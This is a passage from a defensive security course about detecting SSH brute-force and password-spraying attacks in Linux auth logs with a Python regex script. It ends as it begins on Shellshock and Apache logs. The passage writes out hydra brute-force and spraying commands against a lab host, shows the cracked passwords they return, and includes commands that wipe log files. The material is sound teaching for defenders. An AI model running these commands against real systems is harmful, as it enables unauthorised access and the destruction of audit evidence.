Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.8.0-59-generic x86_64) ...
offsec@linux01:~$
```

Listing 359 - SSH authentication through public-key

By default, the SSH client used the *id_ed25519* identity that we generated at the beginning of this Topic, which is already trusted by the server.

On the Ubuntu server, we can **`tail`** the authentication logs and determine the relevant SSH log events.

```
offsec@linux01:~$ sudo tail -f /var/log/auth.log ...
Jul 15 05:48:53 linux01 sshd[1730]: Accepted publickey for offsec from 192.168.51.50
port 55420 ssh2: ED25519 SHA256:DHICqUa5x4uIc9XjbE2fuJRSwS27jpHUAvvClJdmY8c
Jul 15 05:48:53 linux01 sshd[1730]: pam_unix(sshd:session): session opened for user
offsec by (uid=0)
```

Listing 360 - Inspecting a successful public-key authentication

As opposed to the password authentication method, the new keywords on the first log line are *publickey* and the *ED25519* fingerprint. The second line related to the pam_unix remains unaltered.

In order to simulate an invalid public key login, we can use the rogue ed5519 identity (with **`-i`**) that is already present on the Kali lab machine.

```
kali@attacker01:~$ ssh offsec@192.168.51.12  -i .ssh/id_ed25519_rogue offsec@192.168.51.12:
Permission denied (publickey).
```

Listing 361 - Attempting to login with a rogue public-key identity

On the Ubuntu server lab machine, we can correlate the last log event with the invalid SSH login we just performed.

```
offsec@linux01:~$ sudo tail -f /var/log/auth.log ...
Jul 15 06:54:06 linux01 sshd[2006]: Connection closed by authenticating user offsec
192.168.51.50 port 55430 [preauth]
```

Listing 362 - Inspecting a failed public-key authentication

This time, the log line does not explicitly state why the offsec user has failed authentication. However, given the *preauth* keyword in square brackets, we can infer that something went wrong in the pre-authentication process. Fortunately, we can increase the log verbosity on the SSH server side, similar to what we did previously on the SSH client.

Let's edit the SSH server configuration on the Ubuntu machine as follows.

```
offsec@linux01:~$ sudo nano /etc/ssh/sshd_config ...
#LogLevel INFO
LogLevel DEBUG1
```

Listing 363 - Increasing SSH server debug verbosity

We commented out the *LogLevel INFO* in favor of the more verbose *LogLevel DEBUG1* option. After restarting the SSH server daemon, we'll repeat the rogue public key authentication from the Kali lab machine and check the auth.log file on the Ubuntu machine once more.

```
offsec@linux01:~$ sudo tail -f /var/log/auth.log ...
Jul 15 07:24:05 linux01 sshd[1879]: Failed publickey for offsec from 192.168.51.50
port 55448 ssh2: ED25519 SHA256:Sx5O7zj6FqY4L4QGGsLgCQT678QjZDw42n4S1CJQc6Q
Jul 15 07:24:05 linux01 sshd[1879]: Connection closed by authenticating user offsec
192.168.51.50 port 55448 [preauth] ...
```

Listing 364 - Re-inspecting the failed public-key authentication

We now received an explicit message about the offsec user providing a wrong ED25519 public key while authenticating to the server.

Due to the sheer volume of log entries in a typical enterprise environment, a defender analyst will often have no choice but to employ automation and smart filters to messages to separate the significant security events from the background noise.

Using what we have learned so far, we can improve our log analysis skills by automating suspicious login detection with Python. We'll begin by expanding the ssh_login_check.py we built in a previous Topic.

First, we need to revert the SSH server configuration to a more common scenario, where both public key and password authentication are enabled.

Let's modify the config file as shown below then restart the SSH service.

```
offsec@linux01:~$ sudo nano /etc/ssh/sshd_config ...
PubkeyAuthentication yes ...
PasswordAuthentication yes
```

Listing 365 - Enabling both SSH authentication mechanisms

Before getting into the code details, let's remember the goal and purpose of the program we are about to write.

We can identify suspicious events when a monitored and tracked activity deviates from the baseline behavior. For example, if a company has only registered password-based authentication, a sudden public key login will raise suspicion. It's also recommended to review a visual representation of the volume and type of events occurring per hour/day/week/month. This approach will tremendously improve the analytic advantage of the blue team.

With the following Python script, we are going highlight discrepancies within the logging history; however, it's the deep knowledge of the company's expected activity that will ultimately determine the nature of each event.

We won't cover the code lines that have been discussed in previous Topics, as the code we'll be writing is built on the same foundation.

The script has two principal functions: the parent, log_file_parser, which parses the log file in search of suspicious and interesting log events, and the subordinate, log_line_parser, which extrapolates only the critical information such as authentication status, username, and source IP.

Because we, as defender analysts, need to quickly identify the information we're tracking, the script is equipped with three command line options to filter events depending on need.

We will start experimenting by running the script located in the Ubuntu server in the ~/SOC200/Linux_Server_Side_Attacks folder.

```
offsec@linux01:~/SOC-200/Linux_Server_Side_Attacks$python3 ssh_suspicious_logons.py
Usage: ssh_suspicious_logons.py [AUTHENTICATION METHOD] [SCOPE] [DEBUG] ...
```

Listing 366 - SSH suspicious logons usage

The script accepts the authentication method as a first argument, which can be either **`pubkey`**, **`password`**, or **`all`**, depending on the event we want to filter. The second argument is related to the authentication status and can be either **`valid`**, **`failed`**, or **`all`**. The third and final argument is a debugging feature that allows us to translate the original log line in the **`verbose`** format, or a trimmed down version of it with the **`off`** option.

The script's main function starts with four regular expressions that match each authentication event.

```
def log_file_parser(log_type,log_scope):
...
password_valid_login  = 'sshd\[.*\]*Accepted password'     password_failed_login =
'sshd\[.*\]*Failed password'     pubkey_valid_login    = 'sshd\[.*\]*Accepted publickey'
pubkey_failed_login   = 'sshd\[.*\]*Failed publickey'
```

Listing 367 - Defining regex to match authentication events

We also notice that the function accepts two parameters, *log_type* and *log_scope*, which corresponds to the first two command line arguments we explained earlier. The function then loops through each line of the SSH log file and each log line is matched against the four regular expressions we reviewed above, depending on the command line options provided by the user.

```
if log_scope == 'valid' or log_scope == 'all':
if log_type == 'password' or log_type == 'all':
            for match in re.finditer(password_valid_login, line, re.S):
                log_line_parser(line)
```



```
        if log_type == 'pubkey' or log_type == 'all':              for
match in re.finditer(pubkey_valid_login, line, re.S):
                log_line_parser(line) ...
```

Listing 368 - Applying regex based on user filtering parameters

In the first half of the *for* loop, we have a parent *if* statement with two *if* children. The parent block checks whether the user is looking for *valid* logins (or any login type by the 'all' *log_type* parameter) and if so, it then checks the log type (password or public key) based on the user's command line options.

The second half of the loop is a mirrored version of the first; however, the child *if* statement looks for *failed* login attempts instead of valid ones.

If the function finds a match at an *if* block child level, we then call the *log_line_parser* function and pass it to the log line as the only parameter.

The *log_line_parser* function is responsible for identifying the specifics of the authentication event, such as username and IP address, and prints them.

```
def log_line_parser(line):
global debug
    match0     =     re.search('^(...).(..).(..:..:..)',line)
match1  =  re.search('for(.+?)from',  line)          match2  =
re.search('from(.+?)port',   line)                 match3   =
re.search('sshd\[.*\]:(.+?)for',line)         timestamp     =
match0.group()     username    = match1.group(1)     ipaddress
= match2.group(1)       auth_result  = match3.group(1)       if
debug:                   print(line,end  =  '')          else:
print(timestamp + auth_result + username + ipaddress)
```

Listing 369 - Extracting necessary information from the log line

In this function, we'll start by defining four matching patterns with each responsible for extracting the necessary information from the log line: timestamp, username, IP address, and authentication result.

All four regular expressions work by defining a capture group, which is delimited by the wellknown keywords that appear in the SSH log at expected intervals. For example, under the *match1* variable declaration, the *username* value is enclosed between the *from* and *port* keywords, so that we can match the log event below.

```
Jul 15 08:33:17 linux01 sshd[2635]: Accepted publickey for offsec from 192.168.51.50 port
55484 ssh2: ED25519 SHA256:DHICqUa5x4uIc9XjbE2fuJRSwS27jpHUAvvClJdmY8c
```

Listing 370 - Using keywords as field separators

The function ends by either printing the custom log or the original log line if the *debug* boolean flag is set by the *verbose* command line argument, as shown in the listing below.

```
if __name__ == '__main__':     if
len(sys.argv) > 3:
log_type    = sys.argv[1]
```



```
        log_scope   = sys.argv[2]
verbose     = sys.argv[3]
         if verbose ==
'verbose':
            debug = True
else:             debug =
False
        log_file_parser(log_type,log_scope)
     else:
usage()
```

Listing 371 - The script's main function

The script's *main* function is responsible for parsing user command line arguments and passing them to the *log_file_parser* only if the argument count is greater than three.

To demonstrate what we have learned so far, let's try running the script on the Ubuntu machine's web server by filtering only the public-key events that resulted in a failure.

```
offsec@linux01:~/SOC-200/Linux_Server_Side_Attacks$ python3 ssh_suspicious_logons.py
pubkey failed off
 Jul 20 04:41:0 Failed publickey  offsec  192.168.51.50 ...
```

Listing 372 - Running the script to extract suspicious logons

As a result of the code we developed, we can now quickly pinpoint the timestamp, username, and IP address related to any unauthorized login attempt. Also, we can identify uncommon patterns, such as seldom-used IP addresses, which can be quickly exposed from the noise.

In the next section, we are going to refine these techniques to detect password brute forcing and password spraying attacks.

10.1.2 Extra Mile I

An 'invalid user' message is returned when a non-existing user tries to authenticate through SSH. Expand the *ssh_suspicious_logons.py* script to allow extracting this specific failed password event by expanding the 'SCOPE' portion of the script.

10.1.3 Password Brute Forcing

In this section, we are going to explore two very popular attack techniques employed to gain unauthorized access: *password brute forcing* (also known as password guessing) and *password spraying*.

The *MITRE ATT&CK Framework* lists both *Password Guessing* and *Password Spraying* as subtechniques for *Brute Force*.[391]

Brute forcing, the oldest of the two password cracking[456] methods, is an offensive technique where an attacker attempts to guess the target's password through repeated login attempts using different credentials.

[391] (The MITRE Corporation, 2021), https://attack.mitre.org/techniques/T1110/

The above definition of brute forcing applies only to network-based protocol attacks, as opposed to offline password hash brute forcing where every possible character is tested instead.

Commonly, these brute force attacks often rely on a well-known dictionary like rockyou.txt, which is present in the *wordlists*[457] Kali package, as opposed to a more targeted and purposeful attack where custom dictionaries are generated as a result of social engineering and OSINT[458] operations. To increase the likelihood of success, attackers craft these ad-hoc dictionaries with words obtained from the victim's Internet footprint and social media activity, along with workplace-specific keywords.

Given that the default configuration for Linux servers (including SSH) on most production networks will lock out users after a certain number of failed login attempts, it became necessary for attackers to devise a stealthier and more efficient approach.

Password spraying attacks, also called "low-and-slow" attacks, circumvent the shortcomings of the traditional brute forcing technique by limiting the number of password attempts to avoid triggering any lockout mechanisms.

Before moving on to practical examples, we should remember to reduce unwanted verbosity by reverting the SSH server logging level to INFO. By connecting to the Ubuntu lab machine, we can edit the SSH daemon configuration file located at /etc/ssh/sshd_config as illustrated below.

```
LogLevel INFO
#LogLevel DEBUG1
```

Listing 373 - Reverting the SSH daemon to the default log verbosity

Next, we will restart the SSH process to ensure our changes are implemented. As a final preparation step, we want to confirm the SSH authentication logs are cleared before we generate new ones. We can wipe the logs located at /var/log/auth.log by performing the following command on the Ubuntu lab machine. The **`truncate`** command, along with an argument **`size`** of *0* allows us to empty a log file without the inconvenience of deleting it.

```
offsec@linux01:~$ sudo truncate /var/log/auth.log --size 0
```

Listing 374 - Clearing the authentication logs

To experiment with a basic SSH password brute force attack, we'll use the *hydra*[459] tool, which is one of the most popular multi-threaded network password crackers and supports numerous protocols beyond just SSH.

We can begin simulating the offensive environment by first connecting to the Kali Linux lab machine and launching a standard brute force attack.

[456] (Wikipedia, 2021), https://it.wikipedia.org/wiki/Password_cracking

[457] (OffSec Services Limited, 2021), https://tools.kali.org/password-attacks/wordlists

[458] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Open-source_intelligence

[459] (van Hauser/THC, 2021), https://github.com/vanhauser-thc/thc-hydra

With the lowercase **-l**, we instruct hydra to only target the user *alice* and with **-P**, we direct it to use a local dictionary named dict_bf.txt. The dictionary only contains seven passwords, none of which correspond to the valid password belonging to the alice user. Lastly, we'll provide hydra with the target IP of the Ubuntu box and instruct it to run a single thread (**-t 1**) along with the **ssh** protocol option.

```
kali@attacker01:~/SOC-200/Linux_Server_Side_Attacks$ hydra -l alice -P ./dict_bf.txt
192.168.51.12 -t 1 ssh ...
```

Listing 375 - Performing a traditional brute-force password attack with Hydra

Once the attack is finished (it might take a few minutes to complete), we will move to the Ubuntu server and verify the logs by filtering out the sshd originating process.

```
offsec@linux01:~$ sudo cat /var/log/auth.log | grep "sshd\["
Jul 26 07:34:04 linux01 sshd[57354]: Received disconnect from 192.168.51.50 port
55760:11: Bye Bye [preauth]
Jul 26 07:34:04 linux01 sshd[57354]: Disconnected from authenticating user alice
192.168.51.50 port 55760 [preauth]
Jul 26 07:34:04 linux01 sshd[57356]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=alice

Jul 26 07:34:07 linux01 sshd[57356]: Failed password for alice from 192.168.51.50 port
55762 ssh2
Jul 26 07:34:20 linux01 sshd[57356]: message repeated 5 times: [ Failed password for
alice from 192.168.51.50 port 55762 ssh2]
Jul 26 07:34:21 linux01 sshd[57356]: error: maximum authentication attempts exceeded for
alice from 192.168.51.50 port 55762 ssh2 [preauth]
Jul 26 07:34:21 linux01 sshd[57356]: Disconnecting authenticating user alice
192.168.51.50 port 55762: Too many authentication failures [preauth]
Jul 26 07:34:21 linux01 sshd[57356]: PAM 5 more authentication failures; logname= uid=0
euid=0 tty=ssh ruser= rhost=192.168.51.50  user=alice
Jul 26 07:34:21 linux01 sshd[57356]: PAM service(sshd) ignoring max retries; 6 > 3 ...
```

Listing 376 - Inspecting authentication logs after a brute-force attack - First session

There are several details worth noting here: first, we can spot three different SSH processes involved in the logs: 57354, 57356, and 57366. Once hydra verifies the SSHD target server supports password authentication, it spawns and immediately kills the first process. This activity is matched in the first two log lines. Once the authentication method is verified, hydra begins the real attack by triggering a new SSH session, which is handled by process 57356.

In this second session, the pam_unix authentication module is highlighted in red and indicates that we have a generic *authentication failure*. It also provides information about the target username and the remote source IP. The same message is then replicated in line 4, which specifically states that we have a *Failed password* authentication type, as well as a username, originating IP address, and source TCP port. The subsequent line states that the same message is repeated five times, which amounts to six password authentication failures in total.

The *MaxAuthTries* parameter from the SSH config file matches the total number of failed authentication attempts, which then forces the current session to disconnect.

```
...
```



```
Jul 26 07:34:50 linux01 sshd[57366]: pam_unix(sshd:auth): authentication failure; logname=
uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=alice
Jul 26 07:34:53 linux01 sshd[57366]: Failed password for alice from 192.168.51.50 port
55764 ssh2
Jul 26 07:34:58 linux01 sshd[57366]: Connection closed by authenticating user alice
192.168.51.50 port 55764 [preauth]
Jul 26 07:34:58 linux01 sshd[57366]: PAM 1 more authentication failure; logname= uid=0
euid=0 tty=ssh ruser= rhost=192.168.51.50  user=alice
```

Listing 377 - Inspecting authentication logs after a brute-force attack - Second session

In the listing above, hydra resumes the attack by creating a new session to try the last password from the dictionary, which results in another failure for the attacker.

In order to focus on detection and log analysis, this lab hasn't implemented an account lockout mechanism; however, the following log message warns us that a threshold value has been reached.

```
...
Disconnecting authenticating user alice 192.168.51.50 port 55762: Too many
authentication failures [preauth] ...
```

Listing 378 - A warning log about a threshold being reached

This threshold value could potentially be employed to trigger either firewall rules or *fail2ban*[392] to enact a lockout period for the targeted accounts. For this reason, we are going to use this warning message as an indicator for triggering account lockouts.

To reinforce this concept, let's try another hydra attack, this time with a different dictionary that contains only five entries. Before we start, let's once more wipe the logs on the Ubuntu machine.

```
offsec@linux01:~$ sudo truncate /var/log/auth.log --size 0
```

Listing 379 - Clearing again the logs We'll

now run the attack from the Kali attacker machine.

```
kali@attacker01:~/SOC-200/Linux_Server_Side_Attacks$ hydra -l alice -P
./dict_bf_no_lockout.txt 192.168.51.12 -t 1 ssh ...
```

Listing 380 - Launching a brute-force attack below the MaxAuthTries value

When we inspect the authentication logs on the Ubuntu server, we confirm that no *MaxAuthTries* threshold has been triggered and only one SSH process exists for the entire attack duration, excluding the initial tool probing.

```
offsec@linux01:~$ sudo cat /var/log/auth.log | grep "sshd\["
Jul 26 09:18:52 linux01 sshd[57814]: Received disconnect from 192.168.51.50 port
55898:11: Bye Bye [preauth]
Jul 26 09:18:52 linux01 sshd[57814]: Disconnected from authenticating user alice
192.168.51.50 port 55898 [preauth]
Jul 26 09:18:52 linux01 sshd[57816]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=alice
Jul 26 09:18:54 linux01 sshd[57816]: Failed password for alice from 192.168.51.50 port
55900 ssh2
```

[392] (Cyril Jaquier,2021), https://www.fail2ban.org/


```
Jul 26 09:19:00 linux01 sshd[57816]: message repeated 2 times: [ Failed password for alice
from 192.168.51.50 port 55900 ssh2]
Jul 26 09:19:02 linux01 sshd[57816]: Failed password for alice from 192.168.51.50 port
55900 ssh2
Jul 26 09:19:05 linux01 sshd[57816]: Failed password for alice from 192.168.51.50 port
55900 ssh2
Jul 26 09:19:05 linux01 sshd[57816]: Connection closed by authenticating user alice
192.168.51.50 port 55900 [preauth]
Jul 26 09:19:05 linux01 sshd[57816]: PAM 4 more authentication failures; logname= uid=0
euid=0 tty=ssh ruser= rhost=192.168.51.50  user=alice
Jul 26 09:19:05 linux01 sshd[57816]: PAM service(sshd) ignoring max retries; 5 > 3
```

Listing 381 - Inspecting authentication logs after a brute-force attack below MaxAuthTries

Now that we know the default SSH *MaxAuthTries* value is equal to 6, we can assume that even a slightly sophisticated attacker can leverage this information to their advantage. Let's inspect a new attack angle, where the attacker has already performed some sort of OSINT or social engineering to gain a higher probability of guessing the victim's password within the first six entries.

We can simulate this vector by first clearing the logs on the Ubuntu lab machine, connecting to the Kali lab machine, and then launching hydra as follows.

```
kali@attacker01:~/SOC-200/Linux_Server_Side_Attacks$ hydra -l alice -P
./dict_bf_success.txt  192.168.51.12 -t 1 ssh ...
[DATA] max 1 task per 1 server, overall 1 task, 6 login tries (l:1/p:6), ~6 tries per
task
[DATA] attacking ssh://192.168.51.12:22/
[22][ssh] host: 192.168.51.12   login: alice   password: lab
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-26 13:53:00
```

Listing 382 - Launching a successful brute-force attack

Given that the correct password was already present in the dictionary, the attack succeeded. We can now map the relevant attack events in the logs.

```
offsec@linux01:~$ sudo cat /var/log/auth.log | grep "sshd\["
Jul 26 14:42:36 linux01 sshd[58556]: Received disconnect from 192.168.51.50 port
55914:11: Bye Bye [preauth]
Jul 26 14:42:36 linux01 sshd[58556]: Disconnected from authenticating user alice
192.168.51.50 port 55914 [preauth]
Jul 26 14:42:36 linux01 sshd[58558]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=alice

Jul 26 14:42:38 linux01 sshd[58558]: Failed password for alice from 192.168.51.50 port
55916 ssh2
Jul 26 14:42:41 linux01 sshd[58558]: Failed password for alice from 192.168.51.50 port
55916 ssh2
Jul 26 14:42:49 linux01 sshd[58558]: message repeated 3 times: [ Failed password for
alice from 192.168.51.50 port 55916 ssh2]
Jul 26 14:42:50 linux01 sshd[58558]: Accepted password for alice from 192.168.51.50
port 55916 ssh2
Jul 26 14:42:50 linux01 sshd[58558]: pam_unix(sshd:session): session opened for user
alice by (uid=0) ...
```

Listing 383 - Inspecting a successful brute-force attack

As we covered earlier, we can skip the first two lines because they relate to the hydra authentication probing mechanism. Next, we'll pinpoint the "Failed password…" log line, followed by three repetitions, totaling five failed attempts. The *MaxAuthTries* threshold warning would be triggered on the next failed authentication attempt; however, we'll find that the alice user authenticated successfully and opened a new session, thus avoiding the alert.

This simple password brute forcing attack demonstrates that it is still possible for the attacker to bypass lockout mechanisms and firewall rules despite the fact that the low amount of available attempts are greatly reducing the chances of success.

As we mentioned earlier, an improved vector would be to upgrade the standard brute forcing attack to a password spraying attack.

This can be achieved by running the attack with a password dictionary sized just below the lockout threshold against every username within a company. This approach will not only allow the attacker to stay under the radar, but also increase the chances of guessing the correct password across multiple accounts.

Password spraying is often more effective than expected as password reuse among multiple accounts is not that uncommon.

To demonstrate a password spraying attack, we are going to rely once more on hydra's capabilities by including the **-u** option, which allows us to loop first between users as opposed to passwords.

The Ubuntu lab server, which acts as a target, is preconfigured with three victim accounts: *bob*, *alice*, and *wendy*. Before launching the attack, we'll connect to the Ubuntu lab box and clear the authentication log file.

```
offsec@linux01:~$ sudo truncate /var/log/auth.log --size 0
```

Listing 384 - Clearing the authentication log

We are now ready to examine how this attack vector works in practice. Instead of providing **hydra** with a single username as we did before, we'll pass a list of users with the **-L** option, along with the aforementioned **-u** option.

```
kali@attacker01:~/SOC-200/Linux_Server_Side_Attacks$ hydra -L users.txt -P
./dict_bf_success.txt  192.168.51.12 -t 1 ssh -u ...
[DATA] attacking ssh://192.168.51.12:22/
[22][ssh] host: 192.168.51.12   login: bob   password: lab
[22][ssh] host: 192.168.51.12   login: alice   password: lab
[22][ssh] host: 192.168.51.12   login: wendy   password: lab
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-27 04:32:31
```

Listing 385 - Launching a successful password-spraying attack

The attack succeeded on all three accounts, which also displays a clear example of inadequate password policy as the passwords are short, based on common dictionary words, and reused among different accounts.

Nonetheless, as defensive analysts with a forensic evidence goal in mind, we should direct our focus to log files.

Let's review the logs generated after the attack on the Ubuntu lab machine.

```
offsec@linux01:~/SOC-200/Linux_Server_Side_Attacks$ sudo cat /var/log/auth.log | grep
"sshd\["
Jul 27 04:40:59 linux01 sshd[60703]: Received disconnect from 192.168.51.50 port
55960:11: Bye Bye [preauth]
Jul 27 04:40:59 linux01 sshd[60703]: Disconnected from authenticating user bob
192.168.51.50 port 55960 [preauth]

Jul 27 04:40:59 linux01 sshd[60705]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=bob ...
Jul 27 04:41:42 linux01 sshd[60736]: Failed password for wendy from 192.168.51.50 port
55990 ssh2
Jul 27 04:41:44 linux01 sshd[60736]: Received disconnect from 192.168.51.50 port
55990:11: Bye Bye [preauth]
Jul 27 04:41:44 linux01 sshd[60736]: Disconnected from authenticating user wendy
192.168.51.50 port 55990 [preauth]
Jul 27 04:41:44 linux01 sshd[60738]: Accepted password for bob from 192.168.51.50 port
55992 ssh2
Jul 27 04:41:44 linux01 sshd[60738]: pam_unix(sshd:session): session opened for user
bob by (uid=0)
Jul 27 04:41:44 linux01 sshd[60740]: Accepted password for alice from 192.168.51.50
port 55994 ssh2
Jul 27 04:41:44 linux01 sshd[60740]: pam_unix(sshd:session): session opened for user
alice by (uid=0)
Jul 27 04:41:44 linux01 sshd[60750]: Accepted password for wendy from 192.168.51.50
port 55996 ssh2
Jul 27 04:41:44 linux01 sshd[60750]: pam_unix(sshd:session): session opened for user
wendy by (uid=0)
Jul 27 04:41:47 linux01 sshd[61044]: Received disconnect from 192.168.51.50 port
55992:11: Bye Bye
Jul 27 04:41:47 linux01 sshd[61044]: Disconnected from user bob 192.168.51.50 port
55992
Jul 27 04:41:47 linux01 sshd[60738]: pam_unix(sshd:session): session closed for user
bob
Jul 27 04:41:47 linux01 sshd[61104]: Received disconnect from 192.168.51.50 port
55994:11: Bye Bye
Jul 27 04:41:47 linux01 sshd[61104]: Disconnected from user alice 192.168.51.50 port
55994
Jul 27 04:41:47 linux01 sshd[60740]: pam_unix(sshd:session): session closed for user
alice
Jul 27 04:41:47 linux01 sshd[60750]: pam_unix(sshd:session): session closed for user
wendy
```

Listing 386 - Inspecting password-spraying log evidence

This log output can be a little onerous to investigate all at once. Thankfully, the Python script we developed earlier is very helpful with this task.

After connecting to the Ubuntu server as the offsec user, we navigate to the ~/SOC200/Linux_Server_Side_Attacks folder and run the script by showing every password-based authentication event and limiting the output verbosity.

```
offsec@linux01:~/SOC-200/Linux_Server_Side_Attacks$ python3 ssh_suspicious_logons.py
password all off
```



```
Jul 27 04:41:01 Failed password  bob  192.168.51.50
Jul 27 04:41:04 Failed password  alice  192.168.51.50
Jul 27 04:41:07 Failed password  wendy  192.168.51.50
Jul 27 04:41:11 Failed password  bob  192.168.51.50
Jul 27 04:41:14 Failed password  alice  192.168.51.50
Jul 27 04:41:16 Failed password  wendy  192.168.51.50
Jul 27 04:41:20 Failed password  bob  192.168.51.50
Jul 27 04:41:23 Failed password  alice  192.168.51.50
Jul 27 04:41:26 Failed password  wendy  192.168.51.50
Jul 27 04:41:29 Failed password  bob  192.168.51.50
Jul 27 04:41:32 Failed password  alice  192.168.51.50
Jul 27 04:41:34 Failed password  wendy  192.168.51.50
Jul 27 04:41:37 Failed password  bob  192.168.51.50
Jul 27 04:41:39 Failed password  alice  192.168.51.50
Jul 27 04:41:42 Failed password  wendy  192.168.51.50
Jul 27 04:41:44 Accepted password  bob  192.168.51.50
Jul 27 04:41:44 Accepted password  alice  192.168.51.50
Jul 27 04:41:44 Accepted password  wendy  192.168.51.50
```

Listing 387 - Filtering password-spraying logs through scripting

The entire event sequence is much clearer now. Within the same minute (04:41), we had 15 password authentication failures (in red) followed by three successful attempts (in green). This pattern is clear evidence of a password spraying attack given that a significant amount of authentication failures precedes the successful ones and all involve the same usernames.

With the help of our script, we managed to unravel and reduce the background noise of the original log files and ultimately unmask the full attack traits. This pattern gives defender analysts a starting point to build automated warning messages that could be tailored to the enterprise traffic baseline.

In this section, we covered the anatomy of password brute forcing and spraying attacks and how to detect them in log files. We then concluded with an improved version of the previously-written script that helped reveal a password spraying attack in the logs.

We are now going to explore the most popular web application attacks and how we can detect these vectors through log analysis.

10.1.4 Extra Mile II

Expand the *ssh_suspicious_logons.py* script to give a warning if password failure attempts are equal to or greater than three within 60 seconds. Hint: Use timestamps as a reference.

10.2 Web Application Attacks

This Learning Unit covers the following Learning Objectives:

1. Understand the consequences of command injection attacks
2. Detect command injection attacks via their log footprints
3. Understand SQL injection attacks, their log footprint, and detection

This Learning Unit will take approximately 210 minutes to complete.

As we mentioned at the beginning of this Topic, web applications are more often publicly accessible. This fact brings the entire web application stack, including the web server, onto the same public attack surface that is also shared with attackers.

Apache[393] and NGINX[394] are the most popular[395] web servers deployed worldwide, with Apache being the market leader for the past two decades. For this reason, Apache will serve as an example for the remainder of this Learning Unit.

HTTP, currently at its third version,[396] is the protocol used by web clients and servers that constructs the underlying communication backbone for clients and servers to exchange data and access resources.

As defenders, we want to make sure that incoming HTTP packets do not carry any threats for our servers or applications. To fulfill this task, we'll turn our attention to application logs and, more specifically, Apache web server application logs.

The *MITRE ATT&CK Framework* includes any web application vulnerability as part of the *Exploit Public-Facing Application* [397] technique.

[393] (The Apache Software Foundation, 2021), https://httpd.apache.org/

[394] (Nginx, Inc., 2021), https://nginx.org

[395] (Q-Success, 2021), https://w3techs.com/technologies/history_overview/web_server

[396] (Wikipedia, 2021), https://en.wikipedia.org/wiki/HTTP/3

[397] (The MITRE Corporation, 2021), https://attack.mitre.org/techniques/T1190/

Before we begin experimenting, we want to make sure we have a clean environment, so let's wipe the Apache server logs by issuing the following command on the Ubuntu web server.

```
offsec@linux01:~$ sudo truncate /var/log/apache2/*.log  --size 0
```

Listing 388 - Clearing Apache's log files

From our Kali local machine, we can now open our browser and navigate to the Ubuntu's web server.

10.2.1 Command Injection




Figure 44: Connecting to the Ubuntu's web site from the local Kali machine

Switching to the corresponding log traces, we can investigate the Apache's access logs located at /var/log/apache2/access.log.

```
offsec@linux01:~$ cat /var/log/apache2/access.log
192.168.48.3 - - [30/Jul/2021:03:40:50 -0400] "GET / HTTP/1.1" 200 453 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" ...
```

Listing 389 - Inspecting Apache's access logs

Since we covered the most common log format fields in a previous Topic, we'll just highlight that the log generated after browsing to the website resulted in a client GET request using HTTP version 1.1 (in red), while the server returned a 200 successful status (in green).

It's important to remind ourselves that each Apache log line is a merged synthesis of both the client HTTP request and server HTTP response. From a Linux auditing standpoint, this is a desirable location where we can inspect the interaction between the two connection entities.

By default, Apache does not log every client's header[398] as it could result in entries that have varied lengths and are too verbose. However, as defenders, this limited visibility might result in successful attacks that leave no evidence in the web server logs.

In this section, we will learn how command injection attacks can pose an increased threat to web applications and how, as defenders, we can detect and unmask both basic attacks and stealthier vectors.

When a web application is vulnerable to command injection,[399] the attacker can deliberately execute OS-level commands and thus, obtain partial or even full access to the system. This kind of vulnerability occurs when the web application logic does not properly sanitize user data that is otherwise intended to interact in a controlled fashion with a system command shell.

If the attacker succeeds in compromising the web application, they will typically gain the same privileges as the vulnerable application, which usually corresponds to the web server's account. As this provides a reduced attack surface, an attacker will need to make use of one of the *MITRE*

[398] (Mozilla and individual contributors, 2021), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers

[399] (OWASP Foundation, Inc., 2021), https://owasp.org/www-community/attacks/Command_Injection

ATT&CK: Privilege Escalation[400] techniques in order to gain full-control unless a *sandboxing*[401] protection mechanism is enforced.

To demonstrate the concept of command injection, we'll analyze the *Shellshock*[402] vulnerability and how it can be detected through a log trail investigation on the target system.

In September 2014, French researcher Stéphane Chazelas found a previously undiscovered bug in the UNIX Bash shell that dated back to 1989. This bug, named Shellshock, led to widespread global attacks as soon as it was announced even though a patch was available.

In essence, Shellshock allows an attacker to execute system commands via an unintended processing of environment variables. Although the bug should only limit the attack surface from within the Bash context, web servers act as exploitation vectors as they regularly use environment variables to interact with the rest of the system, thus increasing the available attack surface.

In this section, we are going to showcase a CGI-based web server as a compromised vector, which is already preconfigured on the Apache server running on the Ubuntu lab machine, along with the vulnerable Bash version (4.3).

On the Ubuntu lab machine, we have to first clear the web logs as previously shown in this Topic.

